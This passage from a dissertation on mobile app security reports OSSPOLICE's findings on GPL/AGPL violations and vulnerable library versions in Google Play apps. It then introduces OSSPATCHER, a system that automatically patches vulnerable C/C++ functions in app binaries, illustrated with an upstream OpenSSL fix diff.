Univ. of Waikato	Weka-Dev	Utils	15

Table 2.6: Top 5 most offended GPL/AGPL-licensed Java-based OSS projects.

Owner	Name	Type	# Uses
ArtifexSoftware	MuPDF	Codec	34,055
FFmpeg	FFmpeg†	Codec	4,326†
Teluu	PJSIP	Communication	2,113
VideoLan	VLC and X264	Codec	988
Belledonne Comm.	BZRTP	Communication	356

Table 2.7: Top 5 most offended GPL/AGPL-licensed native-based OSS projects. † shows only GPL uses of all FFmpeg, which can be either LGPL or GPL

C/C++-based OSS component while 2K apps using at least one GPL/AGPL-licensed Java-based OSS component. The *Validator* filtered out only 55 apps as there are clear indications that these apps are open-sourced, flagging most apps as potential violators of GPL/AGPL licensing terms. The most offended Java and C/C++ OSS projects under GPL/AGPL license are shown in Table 2.6 and Table 2.7, respectively.

Similar to the distribution of OSS usage per app, the distribution of OSS under GPL and AGPL licenses is long-tailed, with only a few OSS being used in many apps; whereas a large number of OSS see only one or two violating apps. In terms of GPL/AGPL-licensed OSS usage in apps, the maximum we saw is 1,325 iTextPDF for Java OSS and 34,055 MuPDF for C/C++ OSS, both are PDF related libraries. To understand why developers are using these libraries, we collect popular PDF libraries that support both rendering and editing over the Internet and found that most of them were either GPL/AGPL licensed or not free. In particular, the top two PDF libraries listed in [96], RadaeePDF SDK and PDFNet SDK both paid PDF rendering/editing engines. Therefore, our findings suggest that app developers use these iTextPDF and MuPDF due to lack of free alternatives.

OSS developer responses. We emailed a few corporate developers of the OSS victims (`MuPDF`, `PJSIP`, `FFmpeg`, `VideoLAN`, and `iIext`), each with a list of apps that potentially violate their copyrights. The reason behind it is to filter out their legitimate customers because many of these companies use dual-license model for their software, under which the open-sourced variant (e.g., GPL license) requires any derivative work to be open-sourced, and, therefore, a separate commercial license is needed for commercial use without open-sourcing. Developers of a derivative work can choose to open source their code under the same license or pay these companies to avoid source code disclosure. For instance, Dropbox and HP are licensees of MuPDF.

We received responses from these companies. `PJSIP` replied that they have Non-Disclosure Agreement (NDA) with their customers and cannot reveal their information. `VideoLAN` and `FFmpeg` both showed interest in the list, but `FFmpeg` developers mentioned that they lack resources to enforce license compliance. `MuPDF` requested our list and returned a filtered list of app developers that use their software, but are not their customers. In addition, `MuPDF` mentioned that even identifying legitimate customers is not straightforward because they sub-license MuPDF to Adobe and all Adobe licensees are also legally permitted to use MuPDF without open-sourcing. `iText`, however, did not reply to our email.

Awareness of OSS licensing issues. From the results reported by `Validator`, it is difficult to draw conclusions whether developers are violating OSS licensing terms, nor can we tell whether they are infringing intentionally or inadvertently because developers may display link to source code within their app or on random websites. We notice that GPL/AGPL requires that if one distributes derivative works of GPL/AGPL-licensed software, then they must provide the source code upon request. Therefore, for further insights, we randomly emailed 10 developers of the apps we found to have violated GPL/AGPL licensing terms and requested access to their source code. Unfortunately, at the time of writing, none of them provided their code. One of these developer, however, had claimed in the description on Google Play Store that their app is licensed under GPL: [3]

Weird Voice is based on CSipSimple and is licensed under GNU GPL v3. More

[3]We found that app `Voice changer calling` (package `com.weirdvoice`) reuses `PJSIP` sources, which are licensed under GPL

information in the app.

Nonetheless, when we emailed them for access to their code, the response received redirected us to a GitHub page of another app that they claimed to be "99%" similar and refused to release the sources of their own app. From these cases, we can see that people are not aware of the specific requirements of the GPL/AGPL license, and currently there is no appropriate way to enforce GPL/AGPL compliance.

2.6.4 Vulnerable OSS Versions

In order to report vulnerable OSS version usage results, we retain a subset of the detected results with at least one unique feature matched, which is shown to have reasonable precision in version pinpointing in §2.5.2. Since Google has launched an App Security Improvement program (ASIP) [12] to help developers improve the security of their apps by checking vulnerable code usage, we classify detected OSS versions as vulnerable based on ASIP description, if the OSS is also listed by ASIP (e.g., `LibPNG`). For an OSS not listed by ASIP, we classify its version as vulnerable if it is tagged with at least one **Severe CVE** (defined as CVSS score greater than 4.0 in §2.4). We present six C/C++ OSS and four Java OSS with most vulnerabilities in Table 2.8. Of those, `LibPNG`, `OpenSSL` and `MoPub` are also tracked by ASIP. As shown in Table 2.8, the number of apps that use vulnerable versions of `LibPNG` and `OkHttp` amounts to more than 40K and 39K, respectively. To understand their impact on users, we further break down these apps by the number of downloads. Our findings indicate that 20% of these apps have received over 10K downloads.

From **Language** column in Table 2.8, we can see that there are more vulnerable C/C++ OSS uses than Java, despite the fact that Java OSS are popular as in Table 2.3. This is because most Java OSS are not tagged with Server CVE ids.

Despite their measures towards security of apps, we found more than 40K, 27K, and 2K vulnerable uses of OSS that are tracked by ASIP, namely `LibPNG`, `OpenSSL` and `MoPub`, respectively.

Owner	Name	Language	# Vuln. Apps	% Vuln.	Latest Ver.	Vuln. Ver.	# Severe CVE	# ASIP Misses
PNG Dev Group	LibPNG	C/C++	40,902	52	1.6.28	1.0-1.0.65, 1.2-1.2.55, 1.3-1.4.18, 1.5-1.5.25	35, ASIP [97]	1,244
Square	OkHttp	Java	39,019	39	3.6.0	2.0-2.7.4 or 3.0-3.1.2	1	
Libexpat	Expat	C/C++	35,155	99	2.2.0	1.95.1-2.1.1	9	
LibTIFF	LibTIFF	C	27,117	80	4.0.7	3.4-4.0.3, 4.0.6	90	
OpenSSL	OpenSSL	C/C++	27,103	54	1.0.2k	1.0.1-1.0.1q, 1.0.2-1.0.2e	160, ASIP [98]	4,919
FreeType	FreeType	C/C++	21,762	34	2.7.1	<2.5.4	76	
FFmpeg	FFmpeg	C/C++	8,737	57	3.3	2.0-2.8.4	218	
MoPub	MoPub-SDK	Java	2,594	16	4.11.0	<4.4.0	0, ASIP [99]	0
Apache	Commons-Compress	Java	827	48	1.14	1.0-1.4	1	
Apache	Commons-Collections	Java	619	33	4.1	3.0-3.2.1, 4.0	1	

# Severe CVE refers to CVEs that have more than 4.0 Common Vulnerability Scoring System (CVSS) score.
# ASIP Misses refers to number of vulnerable apps updated after App Security Improvement Program's [12] deadline.

Table 2.8: Top 6 C/C++ and 4 Java vulnerable OSS.

# ASIP Misses further shows number of apps that were only detected by OSSPOLICE as vulnerable, but were not tracked by ASIP. These numbers were obtained based on ASIP claim that Google Play Store would ban future app updates if the developers do not fix vulnerable OSS usage in their apps after the deadline, which was set as Sep 17, 2016 for `LibPNG` and Jul 11, 2016 for `OpenSSL` and `MoPub`. We assume that Google Play Store enforced the claimed policy and simply report the number of apps (downloaded in Dec, 2016) that were still flagged as vulnerable by OSSPOLICE and were updated after their respective ASIP deadlines. **# ASIP Misses** in Table 2.8 shows that ASIP missed at least 1,244 `LibPNG` and 4,919 `OpenSSL` cases compared to OSSPOLICE. For `MoPub`, no flagged apps were updated after the specified deadline. For further validation, we contacted Google by sending them a comprehensive list of vulnerable apps, including the ones missed by ASIP. Unfortunately, by the time of this writing we did not receive a response from them on it.

Awareness of Vulnerable OSS uses. To understand how quickly and how frequently app developers adopt the patched OSS versions, and what makes them update their apps with these patched OSS versions, we conduct a longitudinal study of OSS usage by app developers. We selected top 10K apps from Google Play Store, downloaded their past versions. A total of 300K app versions were analyzed with OSSPOLICE to report all cases of vulnerable OSS usage. To get insight into the attitude of app developers towards vulnerable OSS usage, in particular, whether ASIP policy enforcement can make them update their apps regularly, we selected two OSS (`OpenSSL` and `MoPub`) that were reported by ASIP and two (`FFmpeg` and `OkHttp`) that were only reported by OSSPOLICE as vulnerable and carried out a comparison. The results are shown in Figure 2.5. For `FFmpeg` and `OkHttp`, both patched and vulnerable usage increased over time. In comparison, usage of vulnerable versions of `OpenSSL` and `MoPub` kept increasing until ASIP notification date (i.e., when the app developers received emails from ASIP, apprising them of vulnerable OSS usage in their apps), but quickly drops after that. Such a pattern indicates that app developers slowly adopt patched OSS versions and even use old and vulnerable OSS in updated app versions or




Figure 2.5: Selected 4 popular vulnerable libraries and longitudinal study of their usage by app developers.

newly developed apps. Nevertheless, our findings suggest that ASIP can help developers identify security issues with their apps and force them to regularly update their apps to use patched OSS versions.

2.7 Discussion

In this section, we discuss the limitations of OSSPOLICE, potential solutions, and future research directions.

License Compliance. OSSPOLICE focuses only on the technical aspects of license compliance engineering, such as OSS reuse detection, checking for a license copy in app installation package, and validating hosted source code. Therefore, only statistical evidence indicating potential license violation is reported to further help the app developers quickly identify true violations, but no concrete proof or legal conclusions are derived from the collected evidence. The reasons for this design choice are manyfold. First, several OSS are available under a dual license. Therefore, an app containing the OSS could be a case of legitimate use. Second, OSSPOLICE may fail to correctly detect source weblinks for an app because the current design only inspects app description and corresponding developer website for weblinks pointing to popular source code hosting services, such as GitHub and Bitbucket, as an indicator of open-sourcing. Furthermore, app developers may also choose to generate source code links dynamically in the app or simply host outside the checked open-source links.

App Obfuscation and Optimization. OSSPOLICE is designed to be resilient against simple and common app obfuscation techniques, such as identifier renaming in Java classes. However, advanced obfuscation may alter or even destroy features in app binaries. For example, string encryption will render all string constants in a binary ineffective for similarity comparison. Nevertheless, such techniques are generally used by malware writers to evade detection and are not common for benign apps because of their additional runtime overhead (e.g., encryption/decryption). However, should this become a problem, advanced obfuscation-resilient similarity detection mechanisms, such as data-dependence [30] or program-dependence [46] graph comparison can be used at the cost of higher consumption of system resources (CPU, memory, etc.) and search time.

To optimize their apps for size and faster loading, app developers may further remove unused OSS code or hide functions in native libraries, thereby reducing the size of the symbol table. OSSPOLICE may either fail to detect OSS in such libraries or report inaccurate results because of lack of enough syntactical features. While we found only 11.6% cases of such libraries (§2.3.3), we believe the system accuracy can be improved by augmenting with semantic features, such as control flow [28, 29] at the cost of increased detection time.

Version Pinpointing. It is possible that OSS source code might have very minimal changes across two releases. Given no unique features can be used to distinguish these versions, OSSPOLICE will return a sorted list of matched versions based on $NormScore$ (§2.3.4.4). We believe that OSSPOLICE has achieved reasonable coverage because 83% of C/C++ and 41% of Java OSS versions can be uniquely identified using current features in OSSPOLICE. However, should this becomes an issue, OSSPOLICE can be plugged in to use fine-grained function-level features (e.g., intra-procedural graph) to further distinguish these versions.

More Programming Languages. OSSPOLICE currently supports only Java and C/C++-based OSS repos and app binaries because of their popularity. However, we are also aware that mobile apps nowadays use a more diverse set of programming languages. For example, apps built by PhoneGap [100] and Corona[101] tend to rely on many JavaScript and Lua libraries. We leave the support for these programming languages for future work.

2.8 Summary

In this chapter, we presented OSSPOLICE, the first large-scale tool for mobile app developers to identify potential open-source license violations and 1-day security risks in their apps. OSSPOLICE taps into the structured and modularized layout of OSS sources and introduces hierarchical indexing scheme to achieve high efficiency and accuracy in comparing app binaries with hundreds of thousands of OSS sources (billions of lines of code). We applied OSSPOLICE to analyze 1.6M free Google Play Store apps and found that over 40K apps potentially violated GPL/AGPL licensing terms, and over 100K apps use known vulnerable versions of OSS. OSSPOLICE can also be deployed by app stores, such as Google Play Store to check and notify app developers of potential licensing issues and security risks in their apps and enforce policies. Source code of OSSPOLICE is available on GitHub (https://github.com/lingfennan/osspolice).

Algorithm 1 Pseudo code for hierarchical indexing algorithm

```
1: procedure IndexRepo($repoRoot$, $repoInfo$)
2:     $file2Features \leftarrow \varnothing$
3:     for $file \in repoRoot$ do
4:         $file2Features[file] \leftarrow$ ClangParser($file$)
5:     $path2Id \leftarrow \varnothing$
6:     $dir2Features \leftarrow \varnothing$
7:     $dir2Children \leftarrow \varnothing$
8:     for $(file, features) \in file2Features$ do
9:         $path2Id[file] \leftarrow$ Simhash($features$)
10:        for $feat \in features$ do
11:            UpdateIndexDB(MD5($feat$), $path2Id[file]$)
12:        UpdateVersionDB($features, repoInfo$)
13:        $child \leftarrow file$
14:        while $child \neq repoRoot$ do
15:            $parent \leftarrow parentof(child)$
16:            $dir2Features[parent].add(features)$
17:            $dir2Children[parent].add(child)$
18:            $child \leftarrow parent$
19:    for $(dir, features) \in dir2Features$ do
20:        $path2Id[dir] \leftarrow$ Simhash($features$)
21:    IndexDir($repoRoot, dir2Children, path2Id$)
22:    AddMappingToDB($path2Id[repoRoot], repoInfo$)
23: procedure IndexDir($dir, dir2Children, path2Id$)
24:    $children \leftarrow dir2Children[dir]$
25:    for $child \in children$ do
26:        if $\neg$IsIndexed($child$) then
27:            IndexDir($child, dir2Children, path2Id$)
28:        else
29:            UpdateIndexDB($path2Id[child], path2Id[dir]$)
30: procedure UpdateIndexDB($f, n$)
31:    $parents' \leftarrow$ GetParentsFromDB($f$)
32:    if $sizeof(parents') \geq T_{N_p}$ then
33:        $continue$
34:    if $\forall n' \in parents' : H(n, n') \geq D$ then
35:        AddMappingToDB($f, n$)
36:        AddMappingToDB($n, f$)
```

Algorithm 2 Pseudo code for hierarchical matching algorithm

```
1: procedure MatchBinary($binary$)
2:     $features \leftarrow$ ElfParser($binary$)
3:     $repos \leftarrow \varnothing$
4:     while $sizeof(features) > 0$ do
5:         $parents \leftarrow$ GetParentsFromDB($features$)
6:         for $p \in parents$ do
7:             if IsMatchingRepo($p$) then
8:                 $repos.add(p)$
9:         $p2Children \leftarrow \varnothing$
10:        for $p \in parents$ do
11:            $p2Children[p] \leftarrow$ GetChildrenFromDB($p$)
12:        $p2NormScore \leftarrow \varnothing$
13:        $p2CumScore \leftarrow \varnothing$
14:        for $(p, children) \in p2Children$ do
15:            $p2NormScore[p] \leftarrow$ NormScore($p, children$)
16:            $p2CumScore[p] \leftarrow$ CumScore($p, children$)
17:        $features \leftarrow \varnothing$
18:        for $p \in parents$ do
19:            if $\neg$MatchingRules($p$) then
20:                $continue$
21:            $ns \leftarrow p2NormScore[p]$
22:            $cs \leftarrow p2CumScore[p]$
23:            if $ns \geq T_{NormScore} \wedge cs \geq T_{CumScore}$ then
24:                $features.add(p)$
25:    $versions \leftarrow$ SearchVersionDB($repos, features$)
26:    return $repos, versions$
```

CHAPTER 3
AUTOMATING PATCHING OF VULNERABLE OPEN-SOURCE SOFTWARE VERSIONS IN APPLICATION BINARIES

3.1 Motivation

It is a common practice for software developers to use well-adapted third-party libraries to accelerate the application development process. These third-party libraries, like any traditional software, contain implementation bugs that are found by security researchers. Large open-source libraries have active developers who support, maintain, and occasionally fix software bugs. Unfortunately, mobile application developers who rely on these libraries must remain vigilant of bug disclosures affecting their application.

Mobile application developers must track third-party libraries, maintain awareness of disclosed bugs, apply patches while ensuring backward compatibility, and test for unintended side-effects. For the Android platform, Google has initiated the App Security Improvement Program (ASIP) [12] to notify developers of vulnerable third-party libraries in use. Unfortunately, many developers, as OSSPolice [1] and LibScout [21] show, do not update or patch their application, which leaves end-users exposed. Android developers mainly use Java and C/C++ [102] libraries. While Derr et al. [103] show that vulnerable Java libraries can be fixed by library-level update, their C/C++ counterparts, which contain many more documented security bugs in the National Vulnerability Database (NVD), are still not addressed. There are ample efforts to secure mobile platforms and applications through automated patching, but they are limited by the type of bugs and availability of compiled patches. For example, PatchDroid [104] relies on the availability of a *compiled patch*, which is applied in-memory dynamically. Similarly, techniques for platforms like Docker [105] and Android OS [106] also rely on *compiled patches*. Other approaches [107, 108] are limited to a specific type of bugs, such as buffer overflow. Some approaches [109, 110, 111, 112] assume that debugging symbols and build configuration options for compiled applications are readily available, where in reality they are not.

A more effective approach would automatically patch from source code, where patches to OSS are readily available. There are several challenges to patching from source code, such as identifying build configuration for the target applications, matching source code to binary code for missing debug symbols, and addressing statically linked libraries. In addition to these challenges, automatic patching might introduce unintended side-effects that hinder the target mobile application. Based on a recent OSS study by Li et al. [113], the security patches that are applied to a vulnerable code base are localized and are limited in their side-effect, unlike non-security patches. This insight implies that automatic mobile application patching for security-related bugs may be an attainable effort.

To this end, we propose a novel technique to automatically patch vulnerable mobile applications from the source code provided by the effected OSS libraries. Our approach is a layered pipeline that builds function-level binary patches from source code and performs in-memory patching on vulnerable mobile applications. To address source code patch generation challenges, we perform a feasibility analysis to identify function-level patches, then build a variability-aware abstract syntax tree (VAST) to enable further analysis. Using the VAST, we map function addresses and identify build configurations for the target library in the mobile application. We then compile only the patched vulnerable functions from the source code using the derived build configurations. Additionally, we overcome in-memory patching challenges with statically linked libraries using a rerouting approach to ensure the mobile application remains functional. We implement these innovative techniques in a system we call OSSPATCHER.

To evaluate our source-code-to-binary-code matching algorithms, we prepare a labeled dataset and show that OSSPATCHER can identify function addresses and build configuration with 82% recall and 95% precision. We apply OSSPATCHER on 39 OSS and identify 675 feasible patches. We use these patches to fix 1,000 affected Android applications. OSSPATCHER performs in-memory patching and incurs negligible memory and performance overhead, demonstrating the practicality of our system. Further, we test OSSPATCHER capabilities on 10 vulnerabilities with public exploits and show that exploitation of the affected mobile applications is no longer possible.

3.2 Challenges

OSSPATCHER faces several challenges when automating patching of vulnerable OSS versions in application binaries without developers' involvement. We present them along with a real-world patch for `CVE-2014-3509` of `OpenSSL` shown in Listing 3.1.

```
@@ static int ssl_scan_serverhello_tlsext(SSL *s, ...
#ifndef OPENSSL_NO_EC
...
      *al = TLS1_AD_DECODE_ERROR;
      return 0;
    }
-   s->session->tlsext_ecpointformatlist_length = 0;
-   if (s->session->tlsext_ecpointformatlist != NULL)
-     OPENSSL_free(s->session->tlsext_ecpointformatlist);
+   if (!s->hit)
      {
...
+       s->session->tlsext_ecpointformatlist_length
+         = ecpointformatlist_length;
+       memcpy(s->session->tlsext_ecpointformatlist,
+         sdata, ecpointformatlist_length);
      }
-   s->session->tlsext_ecpointformatlist_length
-     = ecpointformatlist_length;
-   memcpy(s->session->tlsext_ecpointformatlist,
-     sdata, ecpointformatlist_length);
...
#endif
```

Listing 3.1: Source patch for `CVE-2014-3509` of `OpenSSL`.

3.2.1 Configurable OSS Variants

For the purpose of portability in different deployment platforms and configurations, software product line engineering provides efficient means to implement variable software. By selecting from a set of features, a developer can generate different software variants from a common product-line implementation. C/C++ OSS employs this technique to allow developers to configure OSS for their own use. We refer to such configurations as *variability*. Variability in C/C++ OSS is achieved using conditional directives (e.g., `#ifdef`, `#ifndef`, `#if`) to selectively compile certain parts of source code, or through a build system (e.g., `kconfig` [114] for building the Linux kernel) to selectively compile certain source files. The number of variants could be *exponential* to the number of features. For instance, the recent `OpenSSL` stable release (version 1.1.0h), contains more than 160 preprocessor-based configuration options for enabling/disabling various ciphers, algorithms and protocol extensions, from which countless variants could exist.

However, this variability causes challenges for automatic binary patching because the patching needs to identify the variant and follow the same variant as before in building the patch otherwise it can break the functionality of the application. Although we have access to the source of the to-be-patched function, the patch target is closed-source binary software, so before OSSPATCHER builds the patched function from the open-source code, we need to first figure out the configuration options that were used in the original building of the software and enforce the same in building the patch. For example, the vulnerable code in Listing 3.1 is enabled only if the macro `OPENSSL_NO_EC` is not defined, which requires OSSPATCHER to infer value of `OPENSSL_NO_EC`. Moreover, the function `ssl_scan_serverhello_tlsext` contains 5 conditional macros (i.e., 32 function variants), which if ignored may lead to vulnerability identification failures and disruption to the patches.

To reverse-engineer OSS feature configs previously used by app developers, one can either compile all variants of the OSS and perform binary-to-binary analysis, or perform variability-aware source-to-binary analysis. Since the former does not scale due to the exponential number of OSS variants with regard to features, OSSPATCHER adopts the latter solution, i.e., builds VAST for OSS and performs source-to-binary analysis (§3.3.3).

3.2.2 Statically Linked Binaries

The build dependencies between the app and OSS sources blur their boundaries, which increases the difficulty of patching the desired library. For example, several C/C++ native libraries can be statically linked to a single library first, then finally linked to the application. Due to the blurred boundary of libraries in such cases, it is hard to pinpoint the original vulnerable library if we would perform library-level patching. In addition, proprietary code can also be statically linked into these libraries, which further adds to the complexity of reverse engineering library boundaries. In such multi-binary files, features across multiple library components are effectively fused into a superset and boundaries among them are hard to be identified.

In the case of statically linked binaries, individual vulnerable libraries cannot be upgraded without replacing all their embracing libraries, which requires more fine-grained patching schemes. Based on the observation that security fixes are localized and small [109, 113], OSSPATCHER performs *function-level* patching, instead of library-level. Our key idea is to identify the function boundary, rather than library boundary, and replace vulnerable functions with patched ones.

3.2.3 Stripped Binaries

Stripped builds raise significant challenges in designing a patching system for application binaries. Currently, both major kernel [109, 110, 111] and userspace [104] patching solutions use symbols to locate vulnerable functions. However, a recent study [1] shows that 98.9% of native libraries in Android apps are stripped and only exported symbols (non-static) remain to allow other programs to link to them dynamically. Other symbols, such as static functions and variables, are not visible and thus require extra efforts to locate them. Moreover, even non-static symbols can be hidden when app developers statically link multiple libraries together. This happens when the option `-fvisibility=hidden` is used during compilation. To work with stripped binaries, OSSPATCHER performs a series of matching analyses to identify the location of the vulnerable function in the application binary (§3.3.2), so it can perform in-memory patching against it. In fact, we can choose either in-memory patching or binary rewriting for our purpose. We apply in-memory patching in our current implementation because it allows safe reversion of the patch on exception and helps in debugging.

3.3 Design

3.3.1 Goals and Assumptions

We envision OSSPATCHER as an automated system that fixes n-day OSS vulnerabilities in app binaries using publicly available source patches. As mentioned in §3.2, OSSPATCHER must consider OSS variants and perform function-level matching with no access to debugging symbols in app binaries. While prototyping OSSPATCHER, we focused on fixing uses of vulnerable OSS written in C/C++ for Android apps, but the design is generic and also applies to other Linux-based apps and programming languages, such as Java. OSSPATCHER consists of two modules that are deployed separately: *server* that automatically adapts and compiles source patches for app binaries containing vulnerable OSS versions, and *client* that downloads and applies binary patches to installed applications.

OSSPATCHER assumes that sources of apps are not publicly available, and that developers compile OSS directly from their release versions without tampering with OSS source code. OSSPATCHER also assumes that information from NVD, such as the specified vulnerable versions and the corresponding patching commits are accurate[1]. To this end, we set the following goals:

[1] Patch analysis tools such as UCKLEE [115] or regression tests can be used to further validate correctness of patches. We consider testing of publicly known patches orthogonal to OSSPATCHER.




Figure 3.1: OSSPATCHER architecture and workflow.

- OSSPATCHER can accurately identify vulnerable functions and its patch-related config options for patching.
- OSSPATCHER can automatically generate binary patches and perform non-disruptive patch injection.

The workflow of OSSPATCHER is depicted in Figure 3.1. To meet the aforementioned goals, we have designed three major components in OSSPATCHER: `Analyzer`, `Matcher` and `Patcher`. Analyzer analyzes source patches for their feasibility and converts vulnerable functions that can be patched into VAST. Matcher performs variability-aware source-to-binary comparison to identify function addresses, config options, and variable addresses. Patcher generates patched libraries from source patches and performs in-memory patch injection. The rest of this section elaborates these components.

3.3.2 Feasibility Analysis

In this work, we focus only on automatically applying patches where source code changes are contained entirely within functions. We believe this choice does not affect the effectiveness of OSSPATCHER as many security patches are small and localized according to a recent study [113], and thus can be handled by OSSPATCHER. Furthermore, this is similar in scope to previous major patching systems, including Ksplice [109], Karma [111] and PatchDroid [104]. Therefore, the first step in our feasibility analysis is to determine whether the OSS patch can be successfully applied by OSSPATCHER. This process filters out the non-localized patches with large range of code changes (e.g., change to a `struct` definition). As reported in §3.5, OSSPATCHER can handle over 60% of all OSS patches we crawled from public OSS repos.

A naive approach to check if modifications are solely inside a function would be to use regular expressions to identify functions in source files and compare their source ranges against code changes in patches. But this can be error-prone because of comments and preprocessor directives [116]. Thus, we designed a systematic feasibility analyzer to perform multi-pass source range analysis. Given an OSS patch commit, we parse the affected files using the default config. Since the source code is conditionally compiled, some parts may be skipped due to compile-time options (e.g., `define`), we therefore collect semantic information as well as skipped source ranges. If code changes in patches do not overlap with skipped source ranges, we then check if they are inside functions to report feasibility. If code changes are inside skipped source ranges, we use our SMT-based expression analyzer to find a config combination that enables the skipped ranges and re-parse source files. Finally, we apply the qualified patches to old versions and ensure that they are compatible by performing several checks, such as patch context matching and function signature verification. We break feasibility analysis into three relatively independent tasks, namely, *source range analysis*, *expression analysis* and *version analysis*, and describe them in the following.

Source Range Analysis. The source range analysis finds the semantic context for code changes in a patch, based on which we determine whether the patch is feasible or not. Specifically, we consider the following change types and their combinations as feasible: 1) add, remove, or modify functions, 2) add, remove, or modify comments and empty lines, 3) add or remove extern entries, macro definitions, structs, and inclusion directives. However, this list is preliminary, and other types can be incrementally added as needed. For example, `LibPNG` patch `188eb6b` for `CVE-2010-1205` adds several *typedef* entries to update versions in addition to function-level changes. Since *typedef* statements do not change program semantics and can be ignored, `188eb6b` should be considered as a feasible patch, though currently classified as infeasible.

To perform source range analysis, OSSPATCHER first clones the OSS and checks out a patch commit. Since the exponential amount of OSS variants inhibit brute-force approaches §3.2.1, OSSPATCHER starts from any one of the many OSS variants, collects skipped source ranges, and builds the corresponding AST. OSSPATCHER then checks semantic context for code changes in patches to decide feasibility. If changes are inside skipped source ranges, OSSPATCHER performs expression analysis to enable such ranges and invokes source range analysis again to decide their feasibility.

Expression Analysis. Conditional preprocessor directives are used in OSS to enable/disable certain parts of source code. We refer to conditions in these directives as *expressions*. If code changes in patches overlap with skipped source ranges, we need to find out a configuration to enable skipped parts for further source range analysis. Nevertheless, expressions in conditional directives such as `#if` and `#elif` can be very complex. For example, Listing 3.2 shows an expression in `LibPNG` which uses 9 macros. According to the C Preprocessor standard [117], *expression* is a C expression of integer type, and may contain integer constants, character constants, arithmetic operators, identifiers and macro calls. Intuitively, existing compiler frameworks such as *LLVM* [118] and *GCC* [119] should be able to analyze expressions. However, we found that they are designed to speed up the build process; the expressions evaluated as false are simply skipped and not analyzed further. For example, if `PNG_FLOATING_POINT_SUPPORTED` in Listing 3.2 is not defined, compilers consider the expression as false and skip the rest. Consequently, a LLVM plugin will not emit details needed by OSSPATCHER.

```
#if defined(PNG_FLOATING_POINT_SUPPORTED) && \\
    !defined(PNG_FIXED_POINT_MACRO_SUPPORTED) && \\
    (defined(PNG_gAMA_SUPPORTED) || \\
     defined(PNG_cHRM_SUPPORTED) || \\
     defined(PNG_sCAL_SUPPORTED) || \\
     defined(PNG_READ_BACKGROUND_SUPPORTED) || \\
     defined(PNG_READ_RGB_TO_GRAY_SUPPORTED)) || \\
     (defined(PNG_sCAL_SUPPORTED) && \\
      defined(PNG_FLOATING_ARITHMETIC_SUPPORTED))
```

Listing 3.2: An expression used in `LibPNG`.

